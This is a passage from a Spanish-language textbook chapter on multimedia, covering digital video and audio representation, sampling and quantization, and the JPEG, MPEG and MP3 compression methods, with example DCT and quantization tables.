Para poder ver las transmisiones de color en receptores en blanco y negro, los tres sistemas combinan en forma lineal las señales RGB en una señal de **luminancia** (brillo) y dos de **crominancia** (color), aunque todas utilizan distintos coeficientes para construir estas señales a partir de las RGB. Curiosamente, el ojo es mucho más sensible a la señal de luminancia que a las de crominancia, por lo que éstas no se necesitan transmitir con tanta precisión. En consecuencia, la señal de luminancia se puede transmitir a la misma frecuencia que la antigua señal de blanco y negro, por lo que se puede recibir en los televisores en blanco y negro. Las dos señales de crominancia se transmiten en bandas estrechas a frecuencias más altas. Algunos televisores tienen perillas o controles etiquetadas como brillo, tinte y saturación (o brillo, tinte y color) para controlar estas tres señales por separado. Es necesario comprender la luminancia y la crominancia para entender cómo funciona la compresión de video.

Hasta ahora hemos visto el video análogo; procedamos a describir el video digital. La representación más simple del video digital es una secuencia de cuadros, cada uno de los cuales consiste en una rejilla rectangular de elementos de imagen o **píxeles**. Para el video a color, se utilizan 8 bits por pixel para cada uno de los colores RGB, con lo cual se obtienen $2^{24} \approx 16$ millones de colores, lo cual es suficiente. El ojo humano no alcanza a distinguir todos esos colores y mucho menos una cantidad mayor.

Para producir un movimiento uniforme, el video digital (al igual que el video análogo) se debe mostrar por lo menos a 25 cuadros/seg. Sin embargo, como los monitores de computadora de buena calidad a menudo vuelven a explorar la pantalla con imágenes almacenadas en la RAM de video 75 veces por segundo o más, no se necesita el entrelazado. En consecuencia, todos los monitores de computadora utilizan la exploración progresiva. Con sólo volver a pintar (redibujar) el mismo cuadro tres veces seguidas es suficiente para eliminar el parpadeo.

En otras palabras, la uniformidad del movimiento se determina con base en el número de *distintas* imágenes por segundo, y el parpadeo de acuerdo con el número de veces que se pinta la pantalla por segundo. Estos dos parámetros son distintos. Una imagen inmóvil que se pinte a 20 cuadros/seg no mostrará un movimiento entrecortado, sino que parpadeará debido a que un cuadro desaparecerá de la retina antes de que aparezca el siguiente. Una película con 20 cuadros distintos por segundo, cada uno de los cuales se pinta cuatro veces seguidas a 80 Hz, no parpadeará, sino que el movimiento aparecerá entrecortado.

La importancia de estos dos parámetros se vuelve clara cuando consideramos el ancho de banda requerido para transmitir video digital a través de una red. Muchos monitores de computadora utilizan la proporción de aspecto 4:3 para poder utilizar tubos de imagen económicos y producidos en masa, diseñados para el mercado de televisiones para el consumidor. Las configuraciones comunes son 640×480 (VGA), 800×600 (SVGA), 1024×768 (XGA) y 1600×1200 (UXGA). Una pantalla UXGA con 24 bits por píxel y 25 cuadros/seg necesita alimentarse a 1.2 Gbps, pero hasta una pantalla VGA necesita 184 Mbps. No es conveniente duplicar estas proporciones para evitar el parpadeo. Una mejor solución es transmitir 25 cuadros/seg y hacer que la computadora almacene cada uno, y que lo pinte dos veces. La televisión por transmisión no utiliza esta estrategia, ya que los televisores no tienen memoria, y en cualquier caso, las señales análogas no se pueden almacenar en RAM sin primero convertirlas en formato digital, para lo cual se requiere un hardware adicional. Como consecuencia, se necesita el entrelazado para la televisión por transmisión, pero no para el video digital.

7.2.2 Codificación de audio

Una onda de audio (sonido) es una onda (de presión) acústica unidimensional. Cuando una onda acústica entra al oído, el tímpano vibra y hace que los pequeños huesos del oído interno vibren junto con él, enviando pulsos nerviosos al cerebro. El espectador percibe estos pulsos como sonido. De una manera similar, cuando una onda acústica golpea un micrófono, éste genera una señal eléctrica que representa la amplitud del sonido como función del tiempo.

El rango de frecuencia del oído humano es de 20 Hz a 20,000 Hz; algunos animales, en especial los perros, pueden escuchar frecuencias más altas. El oído escucha en forma logarítmica, por lo que la proporción de dos sonidos con amplitudes A y B se expresa de manera convencional en **dB** (**decibeles**), de acuerdo con la fórmula

$$\text{dB} = 20 \log_{10}(A/B)$$

Si definimos el límite inferior de audibilidad (una aproximada presión de 0.0003 dinas/cm^2) para una onda senoidal de 1 kHz como 0 dB, una conversación ordinaria es de aproximadamente 50 dB y el umbral de dolor es de unos 120 dB, un rango dinámico de un factor de 1 millón. Para evitar cualquier confusión, los valores de A y B antes mencionados son *amplitudes*. Si utilizáramos el nivel de potencia, que es proporcional al cuadrado de la amplitud, el coeficiente del logaritmo sería de 10, no de 20.

Las ondas de audio se pueden convertir a un formato digital mediante un **ADC** (*Analog Digital Converter,* Convertidor análogo digital). Un ADC recibe un voltaje eléctrico como entrada y genera un número binario como salida. En la figura 7-5(a) podemos ver un ejemplo de una onda senoidal. Para representar esta señal en forma digital, podemos muestrearla cada ΔT segundos, como se muestra mediante las alturas de las barras en la figura 7-5(b). Si una onda de sonido no es una onda senoidal pura, sino una superposición de ondas senoidales donde el componente de frecuencia más alta presente es f, entonces basta con realizar muestreos a una frecuencia de $2f$. Este resul-

tado fue demostrado en forma matemática en Bell Labs por un físico llamado Harry Nyquist, en 1924, y se conoce como el **teorema de Nyquist**. No tiene caso realizar muestreos más seguido, ya que las frecuencias más altas que podría detectar dicho muestreo no están presentes.




Figura 7-5. (a) Una onda senoidal. (b) Muestreo de la onda senoidal. (c) Cuantificación de las muestras a 4 bits.

Las muestras digitales nunca son exactas. Las muestras de la figura 7-5(c) sólo permiten nueve valores, de -1.00 a $+1.00$ en incrementos de 0.25. En consecuencia, se necesitan 4 bits para representarlos todos. Una muestra de 8 bits permitiría 256 valores distintos. Una muestra de 16 bits permitiría 65,536 valores distintos. El error introducido por el número finito de bits por muestreo se conoce como **ruido de cuantificación**. Si es demasiado grande, el oído lo detecta.

Dos ejemplos muy conocidos de sonido muestreado son el teléfono y los discos compactos de audio. La **modulación de código de pulsos** se utiliza en el sistema telefónico y usa muestras de 7 bits (Norteamérica y Japón) u 8 bits (Europa), 8000 veces por segundo. Este sistema produce una velocidad de datos de 56,000 bps o 64,000 bps. Con sólo 8000 muestras/seg, se pierden las frecuencias mayores de 4 kHz.

Los CDs de audio son digitales con una velocidad de muestreo de 44,100 muestras/seg, suficiente para capturar frecuencias de hasta 22,050 Hz, que es bueno para las personas pero malo para los perros. Las muestras son de 16 bits cada una, y son lineales sobre el rango de amplitudes. Tenga en cuenta que las muestras de 16 bits permiten sólo 65,536 valores distintos, aun cuando el rango dinámico del oído es de aproximadamente 1 millón cuando se mide en incrementos del sonido audible más pequeño. Por ende, al utilizar sólo 16 bits por muestra se introduce cierto ruido de cuantificación (aunque no se cubre el rango dinámico completo; se supone que los CDs no deben lastimar). Con 44,100 muestras/seg de 16 bits cada una, un CD de audio necesita un ancho de banda de 705.6 Kbps para monoaural y 1,411 Mbps para estéreo (vea la figura 7-2). La compresión de audio es posible con base en los modelos psicoacústicos de la forma en que funciona el oído humano. Es posible una compresión de 10x si se utiliza el sistema MPEG nivel 3 (MP3). Los reproductores de música portátiles para este formato han sido comunes en años recientes.

El sonido digitalizado puede ser procesado con facilidad por el software de las computadoras. Existen docenas de programas para que las computadoras personales permitan a los usuarios grabar, mostrar, editar, mezclar y almacenar ondas de sonido de varias fuentes. Casi todas las

grabaciones y ediciones de sonido profesionales son digitales en la actualidad. Lo análogo casi desaparece por completo.

7.3 COMPRESIÓN DE VIDEO

En este punto debe ser obvio que la manipulación de material multimedia en forma descomprimida está completamente fuera de consideración por ser demasiado grande. La única esperanza es que sea posible la compresión masiva. Por fortuna, un gran cuerpo de investigación durante las últimas décadas ha descubierto muchas técnicas de compresión y algoritmos que hacen factible la transmisión de multimedia. En las siguientes secciones estudiaremos más métodos para comprimir datos multimedia, en especial imágenes. Para obtener más detalles, vea Fluckiger, 1995; Steinmetz y Nahrstedt, 1995.

Todos los sistemas de compresión requieren dos algoritmos: uno para comprimir los datos en el origen, y otro para descomprimirlos en el destino. En la literatura, a estos algoritmos se les conoce como algoritmos de **codificación** y **decodificación**, respectivamente. Aquí también utilizaremos esa terminología.

Estos algoritmos tienen ciertas asimetrías que son importantes de comprender. En primer lugar, para muchas aplicaciones, un documento multimedia (como una película) sólo se codifica una vez (cuando se almacena en el servidor de multimedia) pero se decodificará miles de veces (cuando lo vean los clientes). Esta asimetría indica que es aceptable para el algoritmo de codificación ser lento y requerir hardware costoso, siempre y cuando el algoritmo de decodificación sea rápido y no requiera hardware costoso. Por otra parte, para la multimedia en tiempo real como las conferencias de video, no es aceptable una codificación lenta. La codificación debe ocurrir al instante, en tiempo real.

Una segunda asimetría es que el proceso de codificación/decodificación no necesita ser 100% invertible. Es decir, al comprimir un archivo, transmitirlo y después descomprimirlo, el usuario espera ver el original otra vez, con una precisión de hasta el último bit. Con la multimedia este requerimiento no existe. Por lo general es aceptable que la señal de video después de la codificación y la decodificación sea un poco distinta a la señal original. Cuando la salida decodificada no es exactamente igual a la entrada original, se dice que el sistema tiene **pérdidas**. Todos los sistemas de compresión utilizados para multimedia tienen pérdidas, debido a que proporcionan una compresión mucho mejor.

7.3.1 El estándar JPEG

El estándar **JPEG** (*Joint Photographic Experts Group*, Grupo de expertos unidos en fotografía) para comprimir imágenes fijas de tono continuo (como las fotografías) fue desarrollado por expertos fotográficos que trabajaban bajo los auspicios unidos de ITU, ISO e IEC, otro cuerpo de estándares. Es importante para la multimedia, ya que en una primera aproximación, el estándar de multimedia para las imágenes en movimiento, MPEG, es sólo la codificación JPEG de cada cuadro por separado, más ciertas características adicionales para la compresión entre cuadros y la compen-

sación de movimiento. JPEG se define en el Estándar Internacional 10918. Tiene cuatro modos y muchas opciones, pero sólo nos preocuparemos por la forma en que se utiliza para el video RGB de 24 bits y omitiremos muchos de los detalles.

El paso 1 de codificación de una imagen con JPEG es una preparación de bloques. En aras de simplicidad vamos a suponer que la entrada JPEG es una imagen RGB de 640 × 480 con 24 bits-/pixel, como se muestra en la figura 7-6(a). Como el uso de luminancia y crominancia proporciona una mejor compresión, la luminancia y dos señales de crominancia se calculan a partir de los valores RGB. En NTSC se conocen como *Y*, *I* y *Q*, respectivamente. En PAL son *Y*, *U* y *V*, y las fórmulas son distintas. A continuación utilizaremos los nombres de NTSC, pero el algoritmo de compresión es el mismo.




Figura 7-6. (a) Datos de entrada RGB. (b) Después de la preparación de los bloques.

Se construyen matrices separadas para *Y*, *I* y *Q*, cada una con elementos en el rango de 0 a 255. A continuación se promedian bloques de cuatro píxeles en las matrices *I* y *Q* para reducirlas a 320 × 240. Esta reducción tiene pérdidas, pero el ojo apenas si las detecta, ya que responde más a la luminancia que a la crominancia. Sin embargo, comprime los datos por un factor de dos. Ahora se resta 128 a cada elemento de las tres matrices para poner el 0 en medio del rango. Por último, cada matriz se divide en bloques de 8 × 8. La matrix *Y* tiene 4800 bloques; las otras dos tienen 1200 bloques cada una, como se muestra en la figura 7.6(b).

El paso 2 de JPEG es aplicar una **DCT** (*Discrete Cosine Transformation*, Transformación de coseno discreta) a cada uno de los 7200 bloques por separado. La salida de cada DCT es una matriz de 8 × 8 de coeficientes DCT. El elemento DCT (0,0) es el valor promedio del bloque. Los demás elementos indican cuánto poder espectral hay presente en cada frecuencia espacial. Para los lectores familiarizados con las transformadas de Fourier, una DCT es un tipo de transformada de Fourier espacial bidimensional. En teoría una DCT no tiene pérdidas, pero en la práctica el uso de números de punto flotante y funciones trascendentales introduce cierto error de redondeo que produce una pequeña cantidad de pérdida de información. Por lo general, estos elementos se deterioran rápidamente con la distancia a partir del origen (0,0), como se sugiere en la figura 7-7(b).

Una vez completa la DCT, JPEG avanza al paso 3, conocido como **cuantificación**, en el que los coeficientes DCT menos importantes se eliminan. Esta transformación (con pérdidas) se realiza




Figura 7-7. (a) Un bloque de la matriz *Y*. (b) Los coeficientes DCT.

dividiendo cada uno de los coeficientes en la matriz DCT de 8×8 por un peso que se toma de una tabla. Si todos los pesos son 1, la transformación no hace nada. No obstante, si los pesos aumentan en forma abrupta desde el origen, las frecuencias espaciales más altas decaen con rapidez.

En la figura 7-8 se muestra un ejemplo de este paso. Aquí podemos ver la matriz DCT inicial, la tabla de cuantificación y el resultado que se obtiene al dividir cada elemento DCT por el elemento de la tabla de cuantificación correspondiente. Los valores en la tabla de cuantificación no forman parte del estándar JPEG. Cada aplicación debe suministrar su propia tabla de cuantificación, otorgándole la habilidad de controlar su propio intercambio entre pérdida-compresión.

Coeficientes DCT

150	80	40	14	4	2	1	0
92	75	36	10	6	1	0	0
52	38	26	8	7	4	0	0
12	8	6	4	2	1	0	0
4	3	2	0	0	0	0	0
2	2	1	1	0	0	0	0
1	1	0	0	0	0	0	0
0	0	0	0	0	0	0	0

Coeficientes cuantificados

150	80	20	4	1	0	0	0
92	75	18	3	1	0	0	0
26	19	13	2	1	0	0	0
3	2	2	1	0	0	0	0
1	0	0	0	0	0	0	0
0	0	0	0	0	0	0	0
0	0	0	0	0	0	0	0
0	0	0	0	0	0	0	0


Tabla de cuantificación

1	1	2	4	8	16	32	64
1	1	2	4	8	16	32	64
2	2	2	4	8	16	32	64
4	4	4	4	8	16	32	64
8	8	8	8	8	16	32	64
16	16	16	16	16	16	32	64
32	32	32	32	32	32	32	64
64	64	64	64	64	64	64	64

Figura 7-8. Cálculo de los coeficientes DCT cuantificados.

El paso 4 reduce el valor (0,0) de cada bloque (el de la esquina superior izquierda) al sustituirlo con la cantidad por la que difiere del elemento correspondiente en el bloque anterior. Como estos elementos son los promedios de sus bloques respectivos, deben cambiar con lentitud, por lo que al obtener los valores diferenciales se debe reducir la mayoría de ellos a valores pequeños. No se calculan diferenciales de los otros valores. Los valores (0,0) se conocen como componentes DC; los otros valores son los componentes AC.

El paso 5 linealiza los 64 elementos y aplica una codificación de longitud de ejecución a la lista. Al explorar el bloque de izquierda a derecha y después de arriba hacia abajo, los ceros no se concentrarán en un punto, por lo que se utiliza un patrón de exploración en zigzag, como se muestra en la figura 7-9. En este ejemplo, el patrón de zigzag produce en última instancia 38 ceros consecutivos al final de la matriz. Esta cadena se puede reducir a una sola cuenta que indique que hay 38 ceros.



150	80	20	4	1	0	0	0
92	75	18	3	1	0	0	0
26	19	13	2	1	0	0	0
3	2	2	1	0	0	0	0
1	0	0	0	0	0	0	0
0	0	0	0	0	0	0	0
0	0	0	0	0	0	0	0
0	0	0	0	0	0	0	0

Figura 7-9. El orden en el que se transmiten los valores cuantificados.

Ahora tenemos una lista de números que representa a la imagen (en espacio de transformación). El paso 6 utiliza la codificación de Huffman en los números para su almacenamiento o transmisión.

JPEG puede parecer complicado; lo *es*. Aún así, como a menudo produce una compresión de 20:1 o mejor, se utiliza ampliamente. Para decodificar una imagen JPEG se requiere ejecutar el algoritmo en sentido inverso. JPEG es más o menos simétrico: requiere casi el mismo tiempo para decodificar una imagen que para codificarla.

7.3.2 El estándar MPEG

Por último, hemos llegado al meollo del asunto: los estándares **MPEG** (*Motion Picture Expert Groups*, Grupo de expertos en películas). Éstos son los principales algoritmos utilizados para comprimir videos y han sido estándares internacionales desde 1993. MPEG-1 (Estándar Internacional 11172) se diseñó para una salida con calidad de grabadora de video (352 x 240 para NTSC), utilizando una velocidad de bits de 1.2 Mbps. MPEG-2 (Estándar Internacional 13818) se diseñó para comprimir el video de calidad de transmisión en 4 o 6 Mbps, para que pudiera caber en un canal de transmisión NTSC o PAL.

Ambas versiones aprovechan los dos tipos de redundancias que existen en las películas: espacial y temporal. La redundancia espacial se puede utilizar con sólo codificar cada cuadro por separado con JPEG. Para obtener una compresión adicional hay que aprovechar el hecho de que los

cuadros consecutivos son casi siempre idénticos (redundancia temporal). El sistema **DV** (**Video Digital**) que utilizan las cámaras de video sólo utiliza un esquema parecido a JPEG, debido a que la codificación se tiene que llevar a cabo en tiempo real, y es mucho más rápido sólo codificar cada cuadro por separado. Las consecuencias de esta decisión se pueden ver en la figura 7-2: aunque las cámaras de video digitales tienen una velocidad de datos menor que el video sin comprimir, no son, ni de lejos, tan buenas como el MPEG-2 (para que la comparación sea honesta, tenga en cuenta que las cámaras de video DV muestrean la luminancia con 8 bits y cada señal de crominancia con 2 bits, pero de todas formas hay un factor de compresión de cinco al utilizar la codificación similar a JPEG).

Para las escenas en las que la cámara y el fondo son rígidamente estacionarios y uno o dos actores se están moviendo con lentitud, casi todos los píxeles serán idénticos de un cuadro a otro. Aquí sólo habría que restar cada cuadro del anterior y ejecutar JPEG en la diferencia. Sin embargo, para escenas donde la cámara se mueve o se acerca/aleja lentamente, esta técnica tiene muchas fallas. Lo que se necesita es una forma de compensar este movimiento. Esto es lo que hace MPEG; de hecho, es la principal diferencia entre MPEG y JPEG.

La salida MPEG-2 consiste en tres tipos distintos de cuadros que deben ser procesados por el programa visor:

1. Cuadros I (intracodificados): imágenes fijas autocontenidas, codificadas en JPEG.
2. Cuadros P (predictivos): diferencia con el último cuadro, bloque por bloque.
3. Cuadros B (bidireccionales): diferencias entre el último cuadro y el siguiente.

Los cuadros I son sólo imágenes fijas codificadas mediante el uso de JPEG, que también utilizan luminancia de resolución completa y crominancia de resolución media a lo largo de cada eje. Es necesario que los cuadros I aparezcan en el flujo de salida en forma periódica, por tres razones. En primer lugar, MPEG se puede utilizar para las transmisiones de televisión, donde los espectadores sintonizan a voluntad. Si todas los cuadros dependieran de sus predecesores hasta regresar al primer cuadro, cualquiera que se perdiera el primer cuadro nunca podría decodificar los cuadros subsiguientes. Esto haría imposible que los espectadores sintonizaran la película después de haber empezado. En segundo lugar, si se recibiera cualquier cuadro con error, no sería posible continuar la decodificación. En tercer lugar, sin cuadros I, al realizar un adelanto o atraso rápido el decodificador tendría que calcular cada cuadro por el que pasara, para conocer el valor completo del cuadro en el que se detuviera. Con los cuadros I es posible avanzar o retroceder hasta encontrar un cuadro I y empezar a ver desde ahí. Por estas razones, los cuadros I se insertan en la salida una o dos veces por segundo.

Por el contrario, los cuadros P codifican las diferencias entre cuadros. Se basan en la idea de los **macrobloques**, que cubren 16×16 píxeles en espacio de luminancia y 8×8 píxeles en espacio de crominancia. Para codificar un macrobloque, se busca el cuadro anterior para él, o algo un poco distinto de él.

En la figura 7-10 se muestra un ejemplo de la utilidad de los cuadros P. Aquí podemos ver tres cuadros consecutivos que tienen el mismo fondo, pero difieren en la posición de una persona. Dichas escenas son comunes cuando la cámara está fija en un trípode y los actores se mueven alrede-

dor o enfrente del mismo. Los macrobloques que contienen la escena de fondo coincidirán con exactitud, pero aquellos que contienen a la persona estarán desplazados en posición por una cantidad desconocida, y tendrán que rastrearse.




Figura 7-10. Tres cuadros de video consecutivos.

El estándar MPEG no especifica cómo buscar, qué tanto buscar o qué tan buena tiene que ser una coincidencia para que cuente. Depende de cada implementación. Por ejemplo, una implementación podría buscar un macrobloque en la posición actual en el cuadro anterior, y todas las demás posiciones se desplazan una distancia $\pm\Delta x$ en la dirección x y $\pm\Delta y$ en la dirección y. Para cada posición se podría calcular el número de coincidencias en la matriz de luminancia. La posición con la puntuación más alta se declararía ganadora, siempre y cuando estuviera por encima de un umbral predefinido. En caso contrario, se diría que falta el macrobloque. Desde luego que también es posible utilizar algoritmos mucho más sofisticados.

Si se encuentra un macrobloque, se codifica sacando la diferencia con su valor en el cuadro anterior (para la luminancia y ambas crominancias). Así, estas matrices de diferencia están sujetas a la codificación JPEG. El valor para el macrobloque en el flujo de salida es entonces el vector de movimiento (qué tanto se alejó el macrobloque de su posición anterior en cada dirección), seguido por las diferencias codificadas en JPEG con el del cuadro anterior. Si el macrobloque no se encuentra en el cuadro anterior, el valor actual se codifica con JPEG, al igual que en un cuadro I.

Los cuadros B son similares a los P, excepto que permiten que el macrobloque de referencia esté en un cuadro anterior o en uno subsiguiente, ya sea en un cuadro I o en uno P. Esta libertad adicional permite una compensación mejorada del movimiento, y también es útil cuando los objetos pasan enfrente de (o detrás de) otros objetos. Por ejemplo, en un juego de béisbol, cuando el tercera base lanza la pelota a la primera base, puede haber un cuadro en donde la pelota oscurezca la cabeza del segunda base que se mueve en el fondo. En el siguiente cuadro, la cabeza puede estar parcialmente visible a la izquierda de la pelota, en donde la siguiente aproximación de la cabeza se derive del siguiente cuadro, cuando la pelota ahora esté después de la cabeza. Los cuadros B permiten basar un cuadro en otro cuadro en el futuro.

Para realizar la codificación del cuadro B, el codificador necesita contener tres cuadros decodificados en memoria al mismo tiempo: el pasado, el actual y el futuro. Para simplificar la decodificación, los cuadros deben estar presentes en el flujo MPEG por orden de dependencia, en vez de estarlo por orden de visualización. Así, incluso con una sincronización perfecta, cuando se ve un

video a través de una red, se requiere el uso de búfer en el equipo del usuario para reordenar los cuadros y poder visualizarlos en forma apropiada. Debido a esta diferencia entre el orden de dependencia y el de visualización, tratar de reproducir una película en orden inverso no funcionará sin un uso considerable de búfer y algoritmos complejos.

Los filmes con mucha acción y cortes rápidos (como los de guerra) requieren muchos cuadros I. Los filmes en los que el director puede orientar la cámara y después ir a tomar un café mientras los actores recitan sus líneas (como las historias de amor) pueden utilizar largos tirajes de cuadros P y cuadros B, que utilizan mucho menos capacidad de almacenamiento que los cuadros I. Desde el punto de vista de la eficiencia del disco, una empresa que opere un servicio de multimedia debe por lo tanto tratar de obtener tantos clientes femeninos como sea posible.

7.4 COMPRESIÓN DE AUDIO

El audio con calidad de CD requiere un ancho de banda de transmisión de 1.411 Mbps, como acabamos de ver. Sin duda se requiere una compresión considerable para que la transmisión por Internet sea práctica. Por esta razón se han desarrollado varios algoritmos de compresión de audio. Probablemente el más popular sea el audio MPEG, que tiene tres niveles (variantes) de los cuales **MP3** (**audio MPEG nivel 3**) es el más potente y conocido. Hay grandes cantidades de pistas de música en formato MP3 disponibles en Internet, no todas ellas legales, lo cual ha originado numerosas demandas de parte de los artistas y propietarios de los derechos de autor. MP3 pertenece a la porción de audio del estándar de compresión de video MPEG.

La compresión de audio se puede realizar en una de tres formas. En la **codificación de formas de onda**, la señal se transforma matemáticamente mediante una transformada de Fourier en sus componentes de frecuencia. La figura 7-11 muestra un ejemplo en función del tiempo y sus primeras 15 amplitudes de Fourier. A continuación, la amplitud de cada componente se codifica en forma mínima. El objetivo es reproducir la forma de onda con precisión en el otro extremo, con la menor cantidad posible de bits.

La otra forma, **codificación perceptual**, explota ciertas fallas en el sistema auditivo humano para codificar una señal de tal forma que suene igual para un oyente humano, aun si se ve muy distinta en el osciloscopio. La codificación perceptual se basa en la ciencia de la **psicoacústica**: la manera en que la gente percibe el sonido. MP3 se basa en la codificación perceptual.

La propiedad clave de la codificación perceptual es que ciertos sonidos pueden **enmascarar** a otros. Imagine que está transmitiendo un concierto de flauta en vivo en un día cálido de verano. De repente, un grupo de trabajadores cerca de ahí encienden sus martillos neumáticos y empiezan a romper la calle. Nadie puede escuchar ya la flauta: sus sonidos han sido opacados por los martillos neumáticos. Para fines de transmisión, ahora basta con sólo codificar la banda de frecuencia utilizada por los martillos neumáticos, ya que los oyentes no pueden escuchar la flauta de todas formas. A esto se le conoce como **enmascaramiento de frecuencia**: la capacidad que tiene un sonido fuerte en una banda de frecuencia de ocultar un sonido más suave en otra banda de frecuencia, que sería audible en la ausencia del sonido fuerte. De hecho, incluso hasta después de que se detengan los martillos neumáticos, la flauta será inaudible durante un corto periodo, ya que el oído reduce el

